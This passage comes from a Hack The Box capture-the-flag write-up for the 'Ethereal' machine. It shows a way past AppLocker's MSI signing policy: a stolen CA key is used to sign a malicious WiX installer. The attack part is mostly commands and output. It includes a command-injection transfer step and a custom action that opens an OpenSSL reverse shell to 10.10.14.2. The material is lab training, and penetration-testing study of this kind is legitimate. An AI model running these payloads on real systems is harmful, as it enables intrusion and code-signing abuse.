               2 Dir(s)      8,437,514,240 bytes free
```

It seems that the sysadmins sign MSI files as a security measure. AppLocker MSI policy is examined, to confirm if signing of Windows Installer files is enforced.

```
REG EXPORT HKLM\Software\Policies\Microsoft\Windows\SrpV2\MSI AppLocker-MSI.reg
type AppLocker-MSI.reg
```

```
C:\Users\jorge\Desktop>REG EXPORT HKLM\Software\Policies\Microsoft\Windows\SrpV2\MSI AppLocker-MSI.reg
The operation completed successfully.

C:\Users\jorge\Desktop>type AppLocker-MSI.reg
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\MSI]
"EnforcementMode"=dword:00000001

[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\MSI\14735b0f-d5e5-4792-934d-7ebd8ac572a6]
"Value"="<FilePublisherRule Id=\"14735b0f-d5e5-4792-934d-7ebd8ac572a6\" Name=\"All digitally signed Windows Installer files\"
on=\"Allows members of the Everyone group to run digitally signed Windows Installer files.\" UserOrGroupSid=\"S-1-5-21-337828
35543-848388871-1001\" Action=\"Allow\"><Conditions><FilePublisherCondition PublisherName=\"*\" ProductName=\"*\" BinaryName=
aryVersionRange LowSection=\"0.0.0.0\" HighSection=\"*\"/></FilePublisherCondition></Conditions></FilePublisherRule>
"
```

This shows that the system will indeed only execute digitally signed Windows Installer files. The



certificate and key are base64 encoded using OpenSSL.

```
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.cer  
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.pvk
```

MyCA.cer:

```
MIIDADCCAeigAwIBAgIQIPZoDPLffoVFfuI8gqFGajANBgkqhkiG9w0BAQsFADAQ  
MQ4wDAYDVQQDEwVNeSBDQTAEfw0xODA3MDEyMTI2MzlaFw0zOTEyMzEyMzU5NTla  
MBAXDjAMBGNVBAMTBU15IENBMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC  
AQEAnc1wfJAWkLGTZkTOLPigFzO5Wp+4Q6DtGH03SxHubY3ru3caRm8y4Y5LHt1Y  
jc9ZP5BStiYsVtnqzJY1H+SxweLPQvpHYjSC54ZpMEt1AHKhuE9o9+2qdfNonRtK  
/xLa2qcov0prPPs9LTkde5xIWw7fp1AmrpvkVf4yfgSrmactNLoZby/lnG+nhsT5  
j4ICZIGogo+Icn/eTy7UPCdRdfkOdzAHBX6xQfH6g/p7HGtPigH9rs4ia1cND6J+  
NuPAuuLlMxpbSYE5Q1Gq8sRKdYnTMK9RfLnxa+N78qqR8R/MYr/RR4lKr2klwQm4  
jWno4wAlqirjW5w7LDmBosstNQIDAQABo1YwVDAPBgNVHRMBAf8EBTADAQH/MEEG  
A1UdAQQ6MDiAEKuzwosHXc04qkkMrVgOxvShEjAQMQ4wDAYDVQQDEwVNeSBDQYIQ  
IPZoDPLffoVFfuI8gqFGajANBgkqhkiG9w0BAQsFAAOCAQEAAJWYGIP0vCruQ7WP  
43P0vFuwCmSLUYM+Edz+kQGBifhBnNsU+k1J18TWwazRGE4c72oAF+gNCAvfFKIq  
2pbGUWaknPzE00znCg4pgdEIGHjNtePYngL0h76ItF1G0r4YttOIROflpk1dR6Cp  
/1PwEOxZZ/9Kr9h1GVDiz2vcQW2VA8ALcgY584SKUkuKhE8Mqao78hU87e4dgXQL  
KkqlkMYo7XeFa5MYZpiXCQNQNQIp1l7wAiA6mdaURtG6+PSoLZe18101iXYQbZUn  
FAAiPQJ01YyqerYP1tXtoSGUUEquif3iU3VGA57L2repPbNIqOS0Emd47ZXT5  
K9WXgA==
```

MyCA.pvk:


```
HvG1sAAAAAACAAAAAAAAAAAAACUBAAABwIAAAAKAABSU0EyAAgAAAEAAQA1Lcs6  
gTksu5Vb4yqqJQDj6GmNuAnBJWmvSolH0b9izB/xkarye+Nr8b18Ua8w0411SsTy  
q1FDOYFJWxoz5eK6wOM2fqIPDVdrIs6u/QGKT2sce/qD+vFBsX4FBzB3Dv11USc8  
1C5P3n9yiI+CqIFkAoKP+cSGp2+c5S9vGbo0LaeZqwR+Mv5V5JuuJlCm3w5bSJx7  
HTktPfs8a0q/KKfa2hL/ShudaPN1qu33aE+4oXIAdUswaYbngjRiR/pCz+LBseQf  
NZbM6t1WLCA2UpA/Wc+NWnkeS47hMm9GGne7641t7hFLt3MY7aBDuJ9auTMXoPgs  
zkRmk7GQFpB8cM2dcZKSZIFgfu9cfUwrnXbTQC2BzNdRgmJGHW+KXCFns7ve/Cfh  
UUSEOwv+aZwivMwic+1UA3MbVE73k5SrWWAa8HfhyRGeVkc1Wynddhkn1ufRz3VT  
owT8YoHrp0ey+EJ48NX5kbb/1IL0qTzd4DtWbLDSI1ow+Cj3hiuQ1unQU7wF4Ukf  
7jv7zghw6Bp6LoUBFd9Dxw0Irs/aVRPyLWKv1Smk7rdiZ+Ym6/upHuLbaak4L/rM  
qvzeT+hoV9JkdOckXA54tEf0SYoamH2+mFwSgmenHjdHEPjKOC1FJOGacC/bKB4z
```



```
iw0AoLPawoK+ld57HMo1mexAEfvwua3rT6WB1pHtuKszTcsw211l1Ak3C2OU8sJS  
+XPjsy4564WZZJurWx10v1hPUdpKTGbF/QV+5b02FQiyR5HkWBtqKHRVyEdZB015  
VFFUXWZBzYc//AqSfPZg19VcrGS2B8rU6oK/5dA4djw9oeYzpQDD5q6z/GLGrLCt  
iwGht0fcUveev2+20QfAHkGMmK119ymFdABCxLxQ3RbsaRwFffzwI07hICSjIPwP  
8Lf19SbLP1TqUhfmCWhDPNgBjvgI2HuiXOTOjqgo+ML8AP4t5ctAOV3idNqGA+8o  
QfqbzIwXW8t3DhRMOQ+y+7kZAG+0T14W+64Z+WbpV5NQ4Lh5zSDmy0H3NookmLbM  
k/+6gRKfzGSnv1xR8+yngqaJoCYziE/+F3k293lHyGz7swQ+/Pgn4VnKXJPJTHwM  
Gh7npszdDimChYLZhdo8VKSPdIe1aBcwz1xWhKe8zU39ktBCVB6COH+X2rR1NXiv  
vvvesEbLeD0y2vFxjWxCT1IcNMSe+NWLRRLVV1F1ltjTp+uIk8158Et7Mi5/i2h3  
ic+SiTxnQceaA9VJHLXEp3y07hKMEpH9amU41EtFVStmiRo03S3Bv3gGmZNXZGJ  
aocRCf2Rc0AjRB2xbshYF4x4hCpDPdXCZRzDIjJjxQEf11rLxQqA5rz3/3K8SyJSL  
S79t8hzx1qwZvuMkL8LJzJi4m9Bt9sc2IxMdka4oAHAvKNpo0i6fZKINibMP69xK  
g7lubG3/Aft9LYH2DpSSt00WyPIqFiscv0qkzrB1JHW4Dj65gsdsBqKivb0hdfpf  
myOjgtyxIuox7xHZOTg0TjoOnw1oMAd1BLaDfRz91TDwdd5N6T83QXLY3gY=
```

OpenSSL is used on attacker controlled server to convert the base64 back the files.

```
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -d -in MyCA.cer.b64 -out MyCA.cer  
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -d -in MyCA.pvk.b64 -out MyCA.pvk
```



Next, the WiX Toolset (used to create Windows installer packages) is downloaded and extracted.

<https://github.com/wixtoolset/wix3/releases/download/wix311rtm/wix311-binaries.zip>



Replication of target environment


With knowledge of the destination environment, it would be good to replicate it and confirm that code execution is possible, which removes the need for trial and error and multiple file transfers.

In order to do this, a Microsoft Management Console (MMC) is be opened with administrative privileges.


"Certificates", "Security Configuration and Analysis", "Security Templates", "Services" and "Group Policy Object Editor" snap-ins are added.

First, the root CA certificate is added to the store by issuing the commands below, accepting the prompt.

```
certutil -addstore Root MyCA.cer  
certutil -user -addstore Root MyCA.cer
```



In the certificates MMC, verify that MyCA.cer is listed in the "Trusted Root Certification Authorities" store.



Next, the Application Identity service (which enables AppLocker enforcement) is started and set to automatic. To do this, expand "Security Templates", right-click and select "New Template". Drill down through to "System Services", double-click "Application Identity", select Define, set to Automatic and click "OK". Right-click "Default" and click "Save".

Expand "Security Configuration and Analysis", right-click and select Open database.

Type Default and click "Open"

Select Default.inf and click "Open"

Right-click, select "Analyse Computer Now" and click "OK"

(The service should say "Investigate")


Right-click, select "Configure Computer Now" and click "OK"

Right-click, select "Analyse Computer Now" again and click "OK"


(This time it should say "OK")

Expand "Local Computer Policy", and drill down through "Computer Configuration", "Security Settings", "Application Control Policies" and expand "AppLocker".

Select "Windows Installer Rules", right-click and select "Create Default Rules". Delete all rules except the "(Default Rule) All digitally signed Windows Installer files" Publisher rule.



Right-click "AppLocker", and on the "Enforcement" tab, tick the "Windows Installer rules" box, and click OK.



Restart the test server, and AppLocker policy mirroring that on Ethereum will now be in effect.

The WiX MSI template (see **Appendix B**) is copied to the binaries directory. The OpenSSL command can be modified to spawn "calc.exe" or to point to a local system for testing purposes.




Creating the MSI

The following commands are used to create the unsigned MSI. A test executable (notepad.exe) is copied to the system in order for the MSI to "install" it.

```
copy C:\Windows\notepad.exe example.exe  
candle.exe exec.wxs  
light.exe exec.wixobj
```

The unsigned MSI is executed, and as expected, this is prevented by AppLocker policy.






Signing the MSI

The following commands are used to sign the MSI using the certificate and key from Ethereum. First, a code signing certificate is created (Visual Studio paths may differ). When prompted for the private key password, select "None".

```
"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\makecert.exe" -pe -n  
"CN=My SPC" -a sha256 -cy end -sky signature -ic MyCA.cer -iv MyCA.pvk -sv  
MySPC.pvk MySPC.cer
```



Next, the code signing certificate and private key are converted to PFX (Personal Information Exchange).

```
"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\pvk2pfx.exe" -pvk  
MySPC.pvk -spc MySPC.cer -pfx MySPC.pfx
```

The MSI is renamed to "exec-signed.msi" and the PFX is used to sign it.

```
"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\signtool.exe" sign /v  
/f MySPC.pfx exec-signed.msi
```



```
Administrator: C:\Windows\system32\cmd.exe

C:\Users\Administrator\Desktop>"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\makecert.exe" -pe -n "My SPC" -a sha256 -cy end -sky signature -ic MyCA.cer -iv MyCA.pvk -sv MySPC.pvk MySPC.cer
Succeeded

C:\Users\Administrator\Desktop>"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\pvk2pfx.exe" -pvk MySPC.pvk -spc MySPC.cer -pfx MySPC.pfx

C:\Users\Administrator\Desktop>"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\signtool.exe" sign /v /f PC.pfx exec-signed.msi
The following certificate was selected:
    Issued to: My SPC
    Issued by: My CA
    Expires:   Sat Dec 31 23:59:59 2039
    SHA1 hash: 724913011C58651D665DD1C09763C53A2FD31DFC

Done Adding Additional Store
Successfully signed: exec-signed.msi

Number of files successfully Signed: 1
Number of warnings: 0
Number of errors: 0
```

After running the signed MSI the test payload executes successfully. The MSI can now be recreated with the OpenSSL reverse shell payload.

```
C:\Users\Administrator\Desktop>"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\pvk2pfx.exe" -pvk MySPC.pvk -spc MySPC.cer -pfx MySPC.pfx

C:\Users\Administrator\Desktop>"C:\Program Files (x86)\Windows Kits\10\bin\10.0.17763.0\x64\signtool.exe" sign /v /f PC.pfx exec-signed.msi
The following certificate was selected:
    Issued to: My SPC
    Issued by: My CA
    Expires:   Sat Dec 31 23:59:59 2039
    SHA1 hash: 724913011C58651D665DD1C09763C53A2FD31DFC

Done Adding Additional Store
Successfully signed: exec-signed.msi

Number of files successfully Signed: 1
Number of warnings: 0
Number of errors: 0

C:\Users\Administrator\Desktop>exec-signed.msi
```

Example Product Name

Please wait while Windows configures Example Product Name

Gathering required information...

Cancel

```
Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>
```



Shell as Rupal

OpenSSL is stood up, and the MSI is transferred to Ethereal.

```
openssl s_server -quiet -accept 73 -cert cert.pem -key key.pem < 'exec-signed.msi'
```

```
127.0.0.1 & START "" cmd /c "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe  
s_client -connect 10.10.14.2:73 -quiet >  
C:\Users\Public\Desktop\Shortcuts\exec-signed.msi"
```

OpenSSL is used to generate a SHA1 digest for source and destination files, to confirm that the file transfer completed successfully.

```
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe sha1 exec-signed.msi
```

The OpenSSL listeners are stood up again, and the MSI is moved to the "MSIs" folder.

```
copy exec-signed.msi D:\DEV\MSIs\exec-signed.msi
```

After waiting 5 minutes (at most), a reverse shell running as "ETHEREAL\rupal" is received, and the root flag can be captured.

```
root@kali:~/hackthebox/ethereal# openssl s_server -quiet -key key.pem -  
cert cert.pem -port 73  
whoami  
dir C:\Users\Rupal\Desktop\root.txt  
[REDACTED]
```

```
root@kali:~/hackthebox/ethereal# openssl s_server -quiet  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\>whoami  
ethereal\rupal  
  
C:\>dir C:\Users\Rupal\Desktop\root.txt  
Volume in drive C has no label.  
Volume Serial Number is FAD9-1FD5  
  
Directory of C:\Users\Rupal\Desktop  
  
04/07/2018  22:01                32 root.txt  
             1 File(s)                32 bytes  
             0 Dir(s)  15,218,987,008 bytes free
```



Note:

Rupal is in the "Administrators" group, but is a split-token admin, and so a UAC bypass would be required in order to gain full administrative privileges.



Appendix A: Windows Variables

ALLUSERSPROFILE
APPDATA
CommonProgramFiles
CommonProgramFiles(x86)
COMMONPROGRAMFILES(x86)
CommonProgramW6432
COMPUTERNAME
ComSpec
COMSPEC
DEFLOGDIR
FSHARPINSTALLDIR
HOMEDRIVE
HOMEPATH
LOCALAPPDATA
LOGONSERVER
NUMBER_OF_PROCESSORS
OneDrive
OS
Path
PATH
PATHEXT
PROCESSOR_ARCHITECTURE
PROCESSOR_IDENTIFIER
PROCESSOR_LEVEL
PROCESSOR_REVISION
ProgramData
ProgramFiles
ProgramFiles(x86)
ProgramW6432
PROMPT
__PSLockdownPolicy
PSModulePath
PUBLIC
SESSIONNAME



```
shell:Administrative Tools
shell:Common Administrative Tools
shell:DocumentsLibrary
shell:InternetFolder
shell:Librariesshell:UserProfiles
shell:MyComputerFolder
shell:Personal
shell:SearchHomeFolder
shell:SendTo
shell:System shell:NetworkPlacesFolder
shell:UserProfiles
SystemDrive
SYSTEMDRIVE
SystemRoot
SYSTEMROOT
TEMP
TMP
USERDNSDOMAIN
USERDOMAIN
USERDOMAIN_ROAMINGPROFILE
USERNAME
USERPROFILE
WINDIR
```




Appendix B: WiX MSI Template

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
  <Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111"
    Name="Example Product Name" Version="0.0.1" Manufacturer="Example Company Name"
    Language="1033">
    <Package InstallerVersion="200" Compressed="yes" Comments="Windows
    Installer Package"/>
    <Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>

    <Directory Id="TARGETDIR" Name="SourceDir">
      <Directory Id="ProgramFilesFolder">
        <Directory Id="INSTALLDIR" Name="Example">
          <Component Id="ApplicationFiles"
            Guid="12345678-1234-1234-1234-222222222222">
            <File Id="ApplicationFile1"
              Source="example.exe"/>
          </Component>
        </Directory>
      </Directory>
    </Directory>

    <Feature Id="DefaultFeature" Level="1">
      <ComponentRef Id="ApplicationFiles"/>
    </Feature>

    <CustomAction Id="shellex" Directory="TARGETDIR" Impersonate="no"
      ExeCommand="cmd.exe /c ping -n 15 localhost & &
      C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73 |
      cmd.exe | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect
      10.10.14.2:136" Return="check" />

    <InstallExecuteSequence>
      <Custom Action="shellex" After="InstallFiles" />
    </InstallExecuteSequence>
  </Product>
</Wix>
```